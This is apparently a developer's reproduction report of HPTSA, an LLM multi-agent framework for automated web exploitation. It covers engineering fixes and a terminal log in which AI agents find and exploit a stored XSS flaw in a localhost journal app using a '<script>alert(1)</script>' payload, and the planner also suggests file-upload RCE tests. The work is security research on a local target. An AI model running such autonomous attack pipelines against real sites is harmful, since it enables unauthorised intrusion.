HPTSA Reproduction Report

1. Project Overview

I reproduced the HPTSA (Hierarchical Planning Team of Security Agents) framework. This is a hierarchical multi-agent collaborative system based on Large Language Models (LLM), specifically designed for automating the exploitation of web vulnerabilities. According to the paper, my system architecture consists of three core roles:

- Planner: Responsible for globally exploring the target website, analyzing the attack surface, and breaking down tasks.
- Manager: Responsible for upstream and downstream task distribution, progress management, and core decision-making.
- Expert Agents: Responsible for executing specific vulnerability discovery tasks (such as SQLi, XSS, CSRF, etc.).

---

2. Challenges & Solutions

2.1 Async Architecture

🔴 **Description**

When using LangGraph for streaming execution (`app.stream`), the underlying implementation relies on the `asyncio` event loop. Because the initial code mixed Playwright's synchronous API, Python threw a greenlet error and a `Future attached to a different loop` error, meaning synchronous browser operations could not run safely within the existing asynchronous event loop.

🟢 **Solution**

- **All use async**: After conducting online research, it was found that most agent systems nowadays use an asynchronous architecture. So I turned `main.py`, `manager.py`, `planner.py` and all expert agent into a fully asynchronous **`async/await`** mode
- **API change**:
    - Replace `app.stream()` with `app.astream()`.
    - Replace `invoke()` with `ainvoke()`.
    - Use `asyncio.run(main())` in `main.py`.
- **Tooling Upgrade**: Migrate the underlying automation layer from `sync_playwright` to `async_playwright` to ensure that all browser operations (e.g., `.goto, .evaluate`) are properly awaited and safely executed inside the event loop.

2.2 Browser Session Isolation

🔴 **Description**

In the initial design, all Agents shared a single global browser instance, which led to two major issues:

1. **Thread-safety issues:** Playwright objects were passed across different Agent threads, causing runtime crashes(`Execution context was destroyed`).
2. **State contamination**: The page state of one Agent (e.g., a redirected page after an upload) could accidentally leak into another Agent, causing behavior deviations and compromising target tasks.

🟢**Solution**


- **BrowserSession Context Management**: Implemented an `AsyncBrowserSession` class, to manage browser lifecycles using the **`async with`** syntax.
- **Strong Isolation**: Every Agent now launches a **dedicated, fully isolated browser session** when executing tasks (`execute`).Each session includes its own browser context. After the task completes, the session is automatically destroyed—no shared state, no interference.
- **Fault Handling:** Added robust handling for context-destruction edge cases in tools such as `_extract_forms`, ensuring reliable behavior even on page redirects or unexpected context closures.

2.3 Race Condition in Concurrent Inputs

🔴 **Description**

During XSS testing, the Agent was able to generate correct payloads, but abnormal behaviors occurred during browser interactions:

- **Mixed or interleaved inputs:** Text intended for *Location* and *Moments* fields became concatenated or cross-mixed (e.g. `2L<0os2vs5er-li0pyl t-t>0ralilpert(1)</script>`)
- **Misplaced focus:** All content was entered into a single input box, leaving certain fields (such as *Moments*) empty.



🔵 **Analysis**

1. **LLM parallelism**: GPT-4, when performing Function Calling, may intelligently return multiple tool calls at once (e.g., requests to fill three fields simultaneously).
2. **Race conditions during asynchronous execution:** LangChain executes these tool calls concurrently. Since browsers have a **single active element** (only one element can hold focus at a time), if Task A finishes clicking into an input box and Task B immediately steals focus, keystrokes intended for Task A may instead be typed into Task B's field.

🟢 **Solution: Global Locking & Serialized Input**

I introduced a **global asynchronous lock (Global Async Lock)** to enforce serialization of all field-filling operations.

This eliminates browser-level race conditions by ensuring each Agent's concurrent tool calls are executed one at a time, in a strictly ordered sequence.

Code:

```
class BrowserSession:
    def __init__(self, headless=True):
        self.lock = asyncio.Lock()
```

```python
async def _fill(self, selector: str, text: str) -> str:
    # Acquire a lock before performing
    async with self.lock:
        try:
            await self.page.wait_for_selector(selector, ...)
            await self.page.click(selector)
            await self.page.keyboard.type(text)
            return f"Filled {selector} success."
        except Exception as e:
            return f"Error: {e}"
```

---

3. Reproduction Evidence

The following video/script demonstrates how the restored XSS Agent processes concurrent field inputs (Date/Location/Moments) correctly, and successfully triggers `alert(1)` via `read-journal.php`.

Video 1 — Agent Injection Process (Automated Attack Execution)

[attack video]

This video demonstrates the full automated injection workflow executed by the restored XSS Agent. It shows how the Agent processes multiple concurrent field inputs (Date, Location, and Moments), navigates through the target page, inserts the crafted payload, and submits the form.

Video 2 — Manual Verification of Exploit Success (Post-Attack Validation)

[manually check]

The recording captures the moment when the XSS payload results in the `alert(1)` pop-up, confirming that the vulnerability was successfully exploited.

Program Output Summary — Automated Attack Execution

The terminal output captures the full end-to-end execution of the restored HPTSA framework. After initialization, the Planner and Manager modules orchestrate the attack flow and spawn a fresh asynchronous browser session for each Expert Agent. The log shows the XSS Agent performing reconnaissance, extracting form structures, generating payloads, and attempting field injections. Initial attempts fail due to selector timeouts—evidence that the browser had not yet stabilized—after which fallback strategies (such as JS-based assignments) are triggered. Once the form fields are successfully populated, the Agent submits the journal entry and navigates to the reading page to verify the exploit. The captured alert ('1') in the final stage confirms that the injected XSS payload executed successfully.

```
(hptsa) xia@MoonPiePC:~/HPTSA-Reproduction$ python main.py
[Config] Agent Workspace set to:
/home/xia/HPTSA-Reproduction/agent_workspace
[*] Starting HPTSA (Hierarchical Planning Team of Security Agents)...
[*] Architecture: Planner -> Manager -> Expert Agents
[*] Expert Agents: SQLi, XSS, CSRF, SSTI, ZAP, Generic
[*] Target URL: http://localhost:8082/write-journal.php

[*] Starting new browser session (Async)...
[*] Waiting 2s for potential XSS alerts...
==== PLANNER RAW OUTPUT ====
HUMAN:
Current Target URL: http://localhost:8082/write-journal.php

Exploration History:
None

Previous Execution Results:
None

YOUR MISSION:
1. Explore the website starting from the target URL using navigate_tool
2. Use click_tool to explore links and discover more pages
3. Use extract_forms to identify all forms and input fields
4. Use get_current_url to track where you are
5. Analyze the website structure and identify potential attack surfaces
6. Generate a high-level plan for the Team Manager

IMPORTANT:
- You can navigate to multiple pages to get a comprehensive understanding
- Click on interesting links (forms, user inputs, search functions, etc.)
- Extract forms from each page you visit
- After thorough exploration, provide your analysis and plan
- Do NOT execute attacks - only identify potential vulnerabilities


AI:

TOOL: <body><div class="main"><div class="write-journal-container"><h1>Write
your memorable travel.</h1><form action="./endpoint/add-journal.php"
enctype="multipart/form-data" method="post"><div class="form-group"><label
```

```
for="image">Image:</label><input class="form-control-file" id="image"
name="image" type="file"/></div><div class="form-row"><div class="form-group
col-md-6"><label for="date">Date:</label><input class="form-control"
id="date" name="date" type="date"/></div><div class="form-group
col-md-6"><label for="location">Location:</label><input class="form-control"
id="location" name="location" type="text"/></div></div><div
class="form-group"><label for="moments">Share your monents:</label><textarea
class="form-control" cols="30" id="moments" name="moments"
rows="10"></textarea></div><button class="btn btn-secondary"
onclick="redirectTo('index.php')" type="button">Back to Home</button><button
class="btn btn-primary float-right" type="submit">Save
journal</button></form></div></div></body>

AI:

TOOL: http://localhost:8082/write-journal.php

AI: ### Analysis:
The page "http://localhost:8082/write-journal.php" is designed for users to
write and submit their travel journals. It includes fields for uploading
images, specifying the date and location of travel, and a textarea for
sharing detailed moments.

### Attack Surface:
- Form at [http://localhost:8082/write-journal.php] (POST)
- Fields: image (file), date (date), location (text), moments (textarea)

### Prioritized Plan:
1. **xss_agent**: Test the 'moments' textarea and 'location' text field for
Stored XSS. These fields accept user input that could be displayed to other
users, making them prime targets for XSS attacks.
2. **generic_agent**: Test the 'image' file upload for vulnerabilities like
uploading executable scripts or other malicious files. This could
potentially lead to Remote Code Execution (RCE) if the server mishandles
file types.
3. **sqli_agent**: Although SQL Injection is less likely due to the nature
of the inputs, it's still worth testing the 'location' text field for SQL
Injection vulnerabilities, especially if this input interacts directly with
the database.

**Constraint:**
Given the nature of the form allowing content creation, the focus is
primarily on testing for XSS and file upload vulnerabilities, with a
secondary check for SQL Injection.

==== END PLANNER OUTPUT ====
[*] Closing browser session...
```

```
[+] Finished Node: planner
    [DEBUG-ACTION] 🛠️  Agent wants to call: navigate_tool
                   Args: {'url': 'http://localhost:8082/write-journal.php'}
    [DEBUG-OBSERVATION] 👀 Tool returned: <body><div class="main"><div
class="write-journal-container"><h1>Write your memorable travel.</h1><form
action="./endpoint/add-journal.php" enctype="multipart/form-data"
method="post"><div class="form...
    [DEBUG-ACTION] 🛠️  Agent wants to call: get_current_url
                   Args: {}
    [DEBUG-OBSERVATION] 👀 Tool returned:
http://localhost:8082/write-journal.php

[+] Finished Node: manager
    -> Next step: xss_agent
[*] Starting new browser session (Async)...
[*] xss_agent started session on http://localhost:8082/write-journal.php
[DEBUG ERROR] Failed to fill input[name='date']: Page.wait_for_selector:
Timeout 5000ms exceeded.
Call log:
  - waiting for locator("input[name='date']") to be visible

[DEBUG ERROR] Failed to fill input[name='location']: Page.wait_for_selector:
Timeout 5000ms exceeded.
Call log:
  - waiting for locator("input[name='location']") to be visible

[DEBUG ERROR] Failed to fill textarea[name='moments']:
Page.wait_for_selector: Timeout 5000ms exceeded.
Call log:
  - waiting for locator("textarea[name='moments']") to be visible

[*] Waiting 2s for potential XSS alerts...
[*] Attempting Form Submission via button[type='submit']...
[NETWORK SUBMIT] 302 POST http://localhost:8082/endpoint/add-journal.php
[*] Warning: No navigation detected after submit (AJAX or validation error).
[*] CAPTURED DIALOG: 1
[*] Waiting 2s for potential XSS alerts...
[*] Closing browser session...

[+] Finished Node: xss_agent
    [DEBUG-ACTION] 🛠️  Agent wants to call: generate_valid_image
                   Args: {}
    [DEBUG-OBSERVATION] 👀 Tool returned: Successfully generated valid PNG
image at: /home/xia/HPTSA-Reproduction/test_image.png
    [DEBUG-ACTION] 🛠️  Agent wants to call: fill_form_tool
                   Args: {'selector': "input[name='date']", 'text':
'2025-01-01'}
    [DEBUG-ACTION] 🛠️  Agent wants to call: fill_form_tool
```

```
                   Args: {'selector': "input[name='location']", 'text':
'<script>alert(1)</script>'}
    [DEBUG-ACTION] 🛠️  Agent wants to call: fill_form_tool
                   Args: {'selector': "textarea[name='moments']", 'text':
'Lovely trip'}
    [DEBUG-ACTION] 🛠️  Agent wants to call: upload_file_tool
                   Args: {'selector': "input[name='image']", 'file_path':
'/home/xia/HPTSA-Reproduction/test_image.png'}
    [DEBUG-OBSERVATION] 👀 Tool returned: Error filling input[name='date']:
Page.wait_for_selector: Timeout 5000ms exceeded.
Call log:
  - waiting for locator("input[name='date']") to be visible

    [DEBUG-OBSERVATION] 👀 Tool returned: Error filling
input[name='location']: Page.wait_for_selector: Timeout 5000ms exceeded.
Call log:
  - waiting for locator("input[name='location']") to be visible

    [DEBUG-OBSERVATION] 👀 Tool returned: Error filling
textarea[name='moments']: Page.wait_for_selector: Timeout 5000ms exceeded.
Call log:
  - waiting for locator("textarea[name='moments']") to be visible

    [DEBUG-OBSERVATION] 👀 Tool returned: Error uploading file:
Page.wait_for_selector: Timeout 5000ms exceeded.
Call log:
  - waiting for locator("input[name='image']")

    [DEBUG-ACTION] 🛠️  Agent wants to call: extract_forms
                   Args: {}
    [DEBUG-OBSERVATION] 👀 Tool returned: No forms found
    [DEBUG-ACTION] 🛠️  Agent wants to call: navigate_tool
                   Args: {'url': 'http://localhost:8082/write-journal.php'}
    [DEBUG-OBSERVATION] 👀 Tool returned: <body><div class="main"><div
class="write-journal-container"><h1>Write your memorable travel.</h1><form
action="./endpoint/add-journal.php" enctype="multipart/form-data"
method="post"><div class="form...
    [DEBUG-ACTION] 🛠️  Agent wants to call: fill_form_tool
                   Args: {'selector': "input[name='date']", 'text':
'2025-01-01'}
    [DEBUG-ACTION] 🛠️  Agent wants to call: fill_form_tool
                   Args: {'selector': "input[name='location']", 'text':
'<script>alert(1)</script>'}
    [DEBUG-ACTION] 🛠️  Agent wants to call: fill_form_tool
                   Args: {'selector': "textarea[name='moments']", 'text':
'Lovely trip'}
    [DEBUG-ACTION] 🛠️  Agent wants to call: upload_file_tool
                   Args: {'selector': "input[name='image']", 'file_path':
```

```
'/home/xia/HPTSA-Reproduction/test_image.png'}
    [DEBUG-OBSERVATION] 👀 Tool returned: Filled date field
input[name='date'] via JS assignment.
    [DEBUG-OBSERVATION] 👀 Tool returned: Filled input[name='location']
successfully.
    [DEBUG-OBSERVATION] 👀 Tool returned: Filled textarea[name='moments']
successfully.
    [DEBUG-OBSERVATION] 👀 Tool returned: Successfully uploaded
/home/xia/HPTSA-Reproduction/test_image.png to input[name='image']
    [DEBUG-ACTION] 🛠️  Agent wants to call: click_tool
                   Args: {'selector': "button[type='submit']"}
    [DEBUG-OBSERVATION] 👀 Tool returned: <body class="neterror"
style='font-family: "sans", Arial, sans-serif; font-size: 75%'><div
id="content"><div class="interstitial-wrapper" id="main-frame-error"><div
id="main-content"><div class="icon ...
    [DEBUG-ACTION] 🛠️  Agent wants to call: navigate_tool
                   Args: {'url': 'http://localhost:8082/read-journal.php'}
    [DEBUG-OBSERVATION] 👀 Tool returned: <body><div class="main"><div
class="read-journal-container"><h1>Read your memorable travels.</h1><div
class="journals"><div class="card" style="width: 15rem;
background-color:rgba(50,50,50,0.6);"><div...
    [DEBUG-ACTION] 🛠️  Agent wants to call: check_alerts_tool
                   Args: {}
    [DEBUG-OBSERVATION] 👀 Tool returned: CAPTURED ALERTS (XSS PROOF):
['1']
    -> Status: success
    -> Full execution result:
{
  "agent": "xss_agent",
  "result": "### XSS Vulnerability Confirmed\n\nThe XSS payload injected
into the 'location' field successfully executed, as evidenced by the
captured alert with the message '1'. This confirms a Stored XSS
vulnerability on the website.\n\n**Reproduction Steps:**\n1. Navigate to
`http://localhost:8082/write-journal.php`.\n2. Fill the form with the
following details:\n   - **Date**: '2025-01-01'\n   - **Location**:
`<script>alert(1)</script>`\n   - **Moments**: 'Lovely trip'\n   -
**Image**: Upload a valid PNG image.\n3. Submit the form.\n4. Navigate to
`http://localhost:8082/read-journal.php` to view the journal entries.\n5.
The JavaScript alert '1' is triggered, confirming the XSS
vulnerability.\n\n**Payload
Used:**\n`<script>alert(1)</script>`\n\n**Exploit
URL:**\n`http://localhost:8082/read-journal.php`\n\nSTATUS: VULNERABILITY
CONFIRMED",
  "status": "success",
  "url": "http://localhost:8082/read-journal.php"
}

[Manager] Vulnerability Found by xss_agent!
```

```
        Exploit Proof: ### XSS Vulnerability Confirmed

The XSS payload injected into the 'location' field successfully exe...

[+] Finished Node: manager
    -> Next step: end

============================================================
[✓] HPTSA execution completed: VULNERABILITY SUCCESSFULLY EXPLOITED!
============================================================
```

4. Billing Summary

Over the past few days of system reconstruction and vulnerability reproduction testing, the project incurred a total API cost of **$46.07**. This usage primarily came from repeated multi-agent execution cycles, planner/manager reasoning steps, and tool-calling operations during debugging. Overall, the spending reflects the intensity of recent testing activity and remains within the expected range for multi-agent security automation workloads.